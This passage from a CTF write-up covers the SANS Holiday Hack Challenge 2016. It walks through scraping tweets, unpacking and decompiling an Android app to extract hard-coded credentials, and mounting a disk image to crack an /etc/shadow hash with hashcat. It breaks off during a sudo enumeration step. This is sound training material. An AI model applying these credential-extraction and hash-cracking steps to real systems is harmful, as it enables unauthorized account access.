SANS: HolidayHackChallenge 2016

Due on January 4, 2017

Jonathan 'dummys' Borgeaud

Contents

List of Figures

List of Listings

Abstract

I would like to thanks counterhack.com team and SANS for this amazing challenge. The game was well written and I learn a bunch of new technics. The goal of the challenge was to answer several questions in order to find who nabbed Santa Claus and why.
I would like to say in advance sorry for the poor english, the author is not a native english speaker.

Part 1: A Most Curious Business Card

This is the beginning of the game, on the floor of the room, there is a small business card, on the card there is two interesting clues, first a twitter account **@santawclaus** and an instagram account **@santawclaus**.




Figure 1: Business card

(1) What is the secret message in Santa's tweets?

Looking at the twitter account, there is a ton of repeting messages with quite the same text, but looking carefully there is also a bunch of special characters. First of all, the author found a little python script made by yanofsky to scrap all the twitter messages:


Listing 1: tweet_dumper.py

```
#!/usr/bin/env python2
# encoding: utf-8

import tweepy #https://github.com/tweepy/tweepy
import csv

#Twitter API credentials

consumer_key = ""
consumer_secret = ""
access_key = ""
access_secret = ""
```

```
13
14 def get_all_tweets(screen_name):
15         #Twitter only allows access to a users most recent 3240 tweets with this
           ↪  method
16
17         #authorize twitter, initialize tweepy
18         auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
19         auth.set_access_token(access_key, access_secret)
20         api = tweepy.API(auth)
21
22         #initialize a list to hold all the tweepy Tweets
23         alltweets = []
24
25         #make initial request for most recent tweets (200 is the maximum allowed
           ↪  count)
26         new_tweets = api.user_timeline(screen_name = screen_name,count=200)
27
28         #save most recent tweets
29         alltweets.extend(new_tweets)
30
31         #save the id of the oldest tweet less one
32         oldest = alltweets[-1].id - 1
33
34         #keep grabbing tweets until there are no tweets left to grab
35         while len(new_tweets) > 0:
36                 print "getting tweets before %s" % (oldest)
37
38                 #all subsiquent requests use the max_id param to prevent duplicates
39                 new_tweets = api.user_timeline(screen_name =
                   ↪  screen_name,count=200,max_id=oldest)
40
41                 #save most recent tweets
42                 alltweets.extend(new_tweets)
43
44                 #update the id of the oldest tweet less one
45                 oldest = alltweets[-1].id - 1
46
47                 print "...%s tweets downloaded so far" % (len(alltweets))
48
49         #transform the tweepy tweets into a 2D array that will populate the csv
50         outtweets = [[tweet.id_str, tweet.created_at, tweet.text.encode("utf-8")] for
           ↪  tweet in alltweets]
51
52         #write the csv
53         with open('%s_tweets.csv' % screen_name, 'wb') as f:
54                 writer = csv.writer(f)
55                 writer.writerow(["id","created_at","text"])
56                 writer.writerows(outtweets)
```

```
57
58          pass
59
60
61  if __name__ == '__main__':
62          #pass in the username of the account you want to download
63          get_all_tweets("santawclaus")
```

After running the script, a csv file is created. Using cat utility on the file shows an interesting string in ascii art: BUG BOUNTY, so the answer from the first part, question 1 is: **bug bounty**.



```
(dummys@flashed) [~/works/challz/sans_santa/tweeter] [14:32:23] [git:master []]
-> $ cat santawclaus_tweets.csv
id,created_at,text
798175529463676928,2016-11-14 14:47:30,SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOH
OHO
798175527798505473,2016-11-14 14:47:29,GOODWILLTOWARDSMENSANTAPEACEONEARTHHOHOHOJOYSANTAGOODWILLTOWARDSMENJOYJO
YQQ
798175526439493633,2016-11-14 14:47:29,GOODWILLTOWARDSMENGOODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOH
OHO
798175524732342272,2016-11-14 14:47:29,GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFE
LFQ
798175523243433984,2016-11-14 14:47:28,JOYNORTHPOLECHRISTMASPEACEONEARTHNORTHPOLEJOYGOODWILLTOWARDSMENELFCHRIST
MAS
798175521653682180,2016-11-14 14:47:28,CHRISTMASGOODWILLTOWARDSMENELFHOHOHOCHRISTMASPEACEONEARTHPEACEONEARTHJOY
ELF
798175520391368704,2016-11-14 14:47:28,HOHOHOGOODWILLTOWARDSMENNORTHPOLEGOODWILLTOWARDSMENSANTAPEACEONEARTHELFE
LFQ
798175519090954241,2016-11-14 14:47:27,GOODWILLTOWARDSMENP??????????????????????????????4CHRISTMASJOYELFELFSAN
TAQ
798175517245440000,2016-11-14 14:47:27,NORTHPOLEHOHOHOELFf.............................]PEACEONEARTHHOHOHOSAN
TAQ
798175515811016704,2016-11-14 14:47:27,SANTASANTAJOYELFQQf.............................]PEACEONEARTHCHRISTMAS
ELF
798175514359894016,2016-11-14 14:47:26,CHRISTMASELFELFJOYf.............................]HOHOHOSANTAHOHOHOELFJ
OYQ
798175512787087360,2016-11-14 14:47:26,SANTASANTAJOYJOYQQf.............................]GOODWILLTOWARDSMENHOH
OHO
798175511633600512,2016-11-14 14:47:26,NORTHPOLEELFELFELFf.............................]PEACEONEARTHHOHOHOSAN
TAQ
798175509658144769,2016-11-14 14:47:25,NORTHPOLECHRISTMASf.............................]PEACEONEARTHCHRISTMAS
JOY
798175508274040833,2016-11-14 14:47:25,PEACEONEARTHSANTAQf.............................]PEACEONEARTHNORTHPOLE
ELF
798175506868801536,2016-11-14 14:47:24,JOYCHRISTMASSANTAQf.............................]CHRISTMASHOHOHOCHRIST
MAS
798175505262542848,2016-11-14 14:47:24,NORTHPOLEHOHOHOJOYf.............................]PEACEONEARTHPEACEONEA
RTH
798175504100683778,2016-11-14 14:47:24,SANTAELFELFJOYJOYQf.......aaaaaa/....._aaaaa......]PEACEONEARTHNORTHPOLE
ELF
798175502855012352,2016-11-14 14:47:23,GOODWILLTOWARDSMENf.......QQWQWQf.....]ELFWQ......]HOHOHOHOHOHOCHRISTMAS
JOY
798175501412012032,2016-11-14 14:47:23,NORTHPOLESANTAJOYQf.......HOHOHOf.....]JOYQQ......]CHRISTMASCHRISTMASHOH
OHO
798175499461726208,2016-11-14 14:47:23,NORTHPOLEELFJOYJOYf.......SANTAQf.....]JOYQQ......]NORTHPOLEPEACEONEARTH
ELF
798175496353828866,2016-11-14 14:47:22,SANTAPEACEONEARTHQf.......HOHOHOf.....]SANTA......]PEACEONEARTHCHRISTMAS
ELF
798175494999048192,2016-11-14 14:47:22,ELFSANTASANTAJOYQQf.......HOHOHOf.....]JOYQW......]CHRISTMASPEACEONEARTH
JOY
798175493573013504,2016-11-14 14:47:21,JOYHOHOHONORTHPOLEf.......SANTAQ[.....)ELFQE......]PEACEONEARTHPEACEONEA
RTH
798175492448907264,2016-11-14 14:47:21,HOHOHOCHRISTMASJOYf.......$WJOYQ(......$WQQ(......]GOODWILLTOWARDSMENSAN
TAQ
798175491148709888,2016-11-14 14:47:21,JOYPEACEONEARTHELFf.......)JOYQ@........??'.......]SANTAPEACEONEARTHHOHO
```

Figure 2: Partial result of cat command

(2) What is inside the ZIP file distributed by Santa's team?

Looking at the instagram account, three pictures are shown. The first picture show a messy desk of one of the Santa's elves called Hermey. On the left of the picture, a laptop is open with a powershell shell. In the

shell it's written:

```
# .\~DestinationPath SantaGram_v4.2.zip
```

Looking again a the image, an output of nmap utility has been printed. With the output the author found a website: **northpolewonderland.com**. Using wget utility and the url + the name of the zip file the author found a zip file protected with a password. The pass is: bug bounty, an Android Application (Apk) is inside:

Listing 2: wget

```
(dummys@flashed) [~/works/challz/sans_santa/temp] [14:53:54] [git:master ]
-> $ wget http://northpolewonderland.com/SantaGram_v4.2.zip
--2017-01-01 14:54:41--  http://northpolewonderland.com/SantaGram_v4.2.zip
Resolving northpolewonderland.com (northpolewonderland.com)... 130.211.124.143
Connecting to northpolewonderland.com
 ↪  (northpolewonderland.com)|130.211.124.143|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1963026 (1.9M) [application/zip]
Saving to: SantaGram_v4.2.zip

SantaGram_v4.2.zip                                  100%[===========>]   1.87M
 ↪  543KB/s    in 3.5s

2017-01-01 14:54:45 (543 KB/s) - SantaGram_v4.2.zip saved [1963026/1963026]
```

Listing 3: recon zip

```
(dummys@flashed) [~/works/challz/sans_santa/temp] [14:54:45] [git:master ]
-> $ file SantaGram_v4.2.zip
SantaGram_v4.2.zip: Zip archive data, at least v2.0 to extract
(dummys@flashed) [~/works/challz/sans_santa/temp] [14:54:48] [git:master ]
-> $ 7z x  SantaGram_v4.2.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs
Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz (506E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 1963026 bytes (1918 KiB)

Extracting archive: SantaGram_v4.2.zip
--
Path = SantaGram_v4.2.zip
Type = zip
Physical Size = 1963026


    Enter password (will not be echoed): "Using bug bounty"
    Everything is Ok

    Size:       2257390
```

```
    Compressed: 1963026
(dummys@flashed) [~/works/challz/sans_santa/temp] [14:55:02] [git:master ]
-> $ file SantaGram_4.2.apk
SantaGram_4.2.apk: Zip archive data, at least v2.0 to extract
```

The answer from the first part question 2 is: **An Android Application (apk)**.

Part 2: Awesome Package Konveyance

This part consist of analyzing an apk file. There is multiple tools to help with this task, the weapons of the author will be apktool and JEB1.

(3) What username and password are embedded in the APK file?

First the author has extracted the apk:

Listing 4: Using apktool to extract apk

```
(dummys@flashed) [~/works/challz/sans_santa/apk] [15:18:39] [git:master ]
-> $ apktool d SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
 ↪  /home/dummys/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
(dummys@flashed) [~/works/challz/sans_santa/apk] [15:19:02] [git:master ]
-> $ ls SantaGram_4.2
AndroidManifest.xml  apktool.yml  assets  original  res  smali
```

Several folders are extracted, `smali` contains the smali byte code and `res` contains the ressources of the apk. In the `res` folder, there are several folders as well, the one that is interesting for the analysis is: `values`. This folder contains several files, one called `strings.xml` and contains all strings used in the apk. Cating this file, doesn't show the username/password, but some interesting string that can be used perhaps later in the quest:

Listing 5: Using cat on strings.xml

```
    <string name="abc_action_bar_home_description">Navigate home</string>
    <string name="abc_action_bar_home_description_format">%1$s, %2$s</string>
    <string name="abc_action_bar_home_subtitle_description_format">%1$s, %2$s,
    %3$s</string>
    <string name="abc_action_bar_up_description">Navigate up</string>
    <string name="abc_action_menu_overflow_description">More options</string>
    <string name="abc_action_mode_done">Done</string>
    <string name="abc_activity_chooser_view_see_all">See all</string>
    <string name="abc_activitychooserview_choose_application">Choose an app
    </string>
    <string name="abc_capital_off">OFF</string>
    <string name="abc_capital_on">ON</string>
    <string name="abc_search_hint">Search</string>
    <string name="abc_searchview_description_clear">Clear query</string>
```

```
    <string name="abc_searchview_description_query">Search query</string>
    <string name="abc_searchview_description_search">Search</string>
    <string name="abc_searchview_description_submit">Submit query</string>
    <string name="abc_searchview_description_voice">Voice search</string>
    <string name="abc_shareactionprovider_share_with">Share with</string>
    <string name="abc_shareactionprovider_share_with_application">Share with
    %s</string>
    <string name="abc_toolbar_collapse_description">Collapse</string>
    <string name="status_bar_notification_info_overflow">999+</string>
    <string name="TAG">SantaGram</string>
    <string name="analytics_launch_url">
    https://analytics.northpolewonderland.com/report.php?type=launch</string>
    <string name="analytics_usage_url">
    https://analytics.northpolewonderland.com/report.php?type=usage</string>
    <string name="appVersion">4.2</string>
    <string name="app_name">SantaGram</string>
    <string name="appbar_scrolling_view_behavior">
    android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
    <string name="banner_ad_url">
    http://ads.northpolewonderland.com/affiliate/
    C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
    <string name="bottom_sheet_behavior">
    android.support.design.widget.BottomSheetBehavior</string>
    <string name="character_counter_pattern">%1$d / %2$d</string>
    <string name="debug_data_collection_url">
    http://dev.northpolewonderland.com/index.php</string>
    <string name="debug_data_enabled">false</string>
    <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
    <string name="exhandler_url">
    http://ex.northpolewonderland.com/exception.php</string>
    <string name="title_activity_comments">Comments</string>
</resources>
```

Digging deeper in the code with JEB1, the author found this interesting piece of code under com.northpolewonderland.santagram.b:

```
public static void a(Context arg4, String arg5) {
    JSONObject v0 = new JSONObject();
    try {
        v0.put("username", "guest");
        v0.put("password", "busyreindeer78");
        v0.put("type", "usage");
        v0.put("activity", arg5);
        v0.put("udid", Settings$Secure.getString(arg4.getContentResolver(),
        new Thread(new Runnable() {
            public void run() {
                b.a(this.a.getString(2131165206), this.b);
            }
```

Figure 3: Snippet of java code

The answer for the second part question 3 is: **guest/busyreindeer78**.

(4) What is the name of the audio file in the SantaGram APK file?

Video and audio file are usually located in the `res/raw` folder within an apk. Looking in this folder, a file called **discombobulatedaudio1.mp3** has been found:

Listing 6: Using file on the mp3

```
(dummys@flashed) [~/works/challz/sans_santa/apk/SantaGram_4.2/res/raw]
[15:51:21] [git:master ]
-> $ file discombobulatedaudio1.mp3
discombobulatedaudio1.mp3: Audio file with ID3 version 2.3.0, contains: MPEG
ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
```

The answer from the second part question 4 is: **discombobulatedaudio1.mp3**.

Part 3: A Fresh-Baked Holiday Pi

This part consists in searching and finding all pieces of the Cranberry Pi accross the northpole. The author has voluntarily skipped the quest screenshot and place where to find Cranberry pi. The author thinks that is more relevant to writeup all the terminal's challenge.

(5) What is the password for the "cranpi" account on the Cranberry Pi system?

An elve called "Holly Evergreen" gave a link to download the Cranberry Pi image. After downloading and unzipping the image,the command `file` shows that it's a bootable image:

Listing 7: Using file on the image

```
(dummys@flashed) [~/works/challz/sans_santa/image] [23:28:20] [git:master ]
-> $ file cranbian-jessie.img
cranbian-jessie.img: DOS/MBR boot sector; partition 1 : ID=0xc, start-CHS
↪  (0x0,130,3), end-CHS (0x8,138,2), startsector 8192, 129024 sectors; partition 2 :
↪  ID=0x83, start-CHS (0x8,138,3), end-CHS (0xa8,233,1), startsector 137216, 2576384
↪  sectors
```

Using `fdisk` to find the offset of the image to mount:

Listing 8: Using fdisk -l on the image

```
(dummys@flashed) [~/works/challz/sans_santa/image] [23:29:35] [git:master ]
-> $ fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device                Boot  Start     End Sectors  Size Id Type
cranbian-jessie.img1        8192  137215  129024   63M  c W95 FAT32 (LBA)
cranbian-jessie.img2      137216 2713599 2576384  1.2G 83 Linux
```

With the offset information **137216** and the size of a sector which is **512** mounting the image is easy, a simple computation is needed: sector size * offset - 512 * 137216 = 70254592, then using the `mount` command to mount the image with the offset:

Listing 9: Using mount on the image

```
(dummys@flashed) [~/works/challz/sans_santa/image] [23:37:07] [git:master ]
-> $ sudo mount -o offset=70254592 cranbian-jessie.img mnt/
(dummys@flashed) [~/works/challz/sans_santa/image] [23:38:07] [git:master ]
-> $ cd mnt
(dummys@flashed) [~/works/challz/sans_santa/image/mnt] [23:38:09]
-> $ ls
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  proc  root  run
sbin  srv  sys  tmp  usr  var
```

The username/password on a unix system is stored hashed in the `/etc/shadow` file. The hashing algorithm is sha512crypt which is common on unix systems. The hash can be bruteforced by using the hashcat suite tools:

Listing 10: Using hashcat to bruteforce the password

```
dummys@gpu1:~/cracking/working/sans$ hashcat -w3 -a0 -m1800 ./pw.txt
../../../wordlist_rules/wl_tested/big/rockyou.txt
hashcat (master) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
- Device #1: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #2: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #3: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #4: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #5: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #6: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #7: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU
- Device #8: GeForce GTX 1080, 2028/8113 MB allocatable, 20MCU

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable Optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 65c

- Device #1: Kernel m01800.10aa386a.kernel not found in cache! Building may take
  a while...
- Device #1: Kernel amp_a0.10aa386a.kernel not found in cache! Building may
    take a while...

Generated dictionary stats for
../../../wordlist_rules/wl_tested/big/rockyou.txt: 139921497 bytes, 14344391
words, 14343296 keyspace

$6$2AXLbEoG$zZ1WSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/
2YyjFihxg7tgc343b0:yummycookies

Session.Name...: hashcat
Status.........: Cracked
Input.Mode.....: File (../../../wordlist_rules/wl_tested/big/rockyou.txt)
Hash.Target....: $6$2AXLbEoG$zZ1WSwrUSD02cm8ncL6pmaYY/39DU...
Hash.Type......: sha512crypt, SHA512(Unix)
Time.Started...: Thu Dec 15 16:44:37 2016 (1 sec)
```

```
Speed.Dev.#1...:   123.4 kH/s (88.37ms)
Speed.Dev.#2...:   128.0 kH/s (92.12ms)
Speed.Dev.#3...:   125.8 kH/s (87.03ms)
Speed.Dev.#4...:   130.9 kH/s (88.71ms)
Speed.Dev.#5...:   125.5 kH/s (87.28ms)
Speed.Dev.#6...:   125.5 kH/s (87.63ms)
Speed.Dev.#7...:   128.6 kH/s (92.22ms)
Speed.Dev.#8...:   122.0 kH/s (89.59ms)
Speed.Dev.#*...:  1009.8 kH/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 691886/14343296 (4.82%)
Rejected.......: 686/691886 (0.10%)
Restore.Point..: 0/14343296 (0.00%)

Started: Thu Dec 15 16:44:37 2016
Stopped: Thu Dec 15 16:45:45 2016
dummys@gpu1:~/cracking/working/sans$
```

It's interesting to note that the bruteforce took 1 minute and 8 seconds using the rockyou wordlist, pretty amazing 8x Nvidia GTX 1080 isn't it :)
The answer from the third part question 5 is: **yummycookies**.

(6) How did you open each terminal door and where had the villain imprisoned Santa?

After collecting every pieces of the Cranberry Pi, access to terminal is granted:

Figure 4: Cranberry Pi terminal door locked

(a) Elf House #2

The first terminal door is located in Elf House #2, uppon connecting the terminal said that the passphrase is located in the out.pcap file.
A pcap file is a capture of network traffic. After playing a bit with the terminal, the author use the command `sudo -l` to see if some special entries has been added in the sudoers file:





Figure 5: Output of sudo -l command

Looking at the response, it's clear that user itchy can use `tcpdump` and `strings`. `Tcpdump` is an utility to capture network traffic and read pcap file, `strings` is used to find strings in file.
Using `strings` command on the pcap file led a useful information:



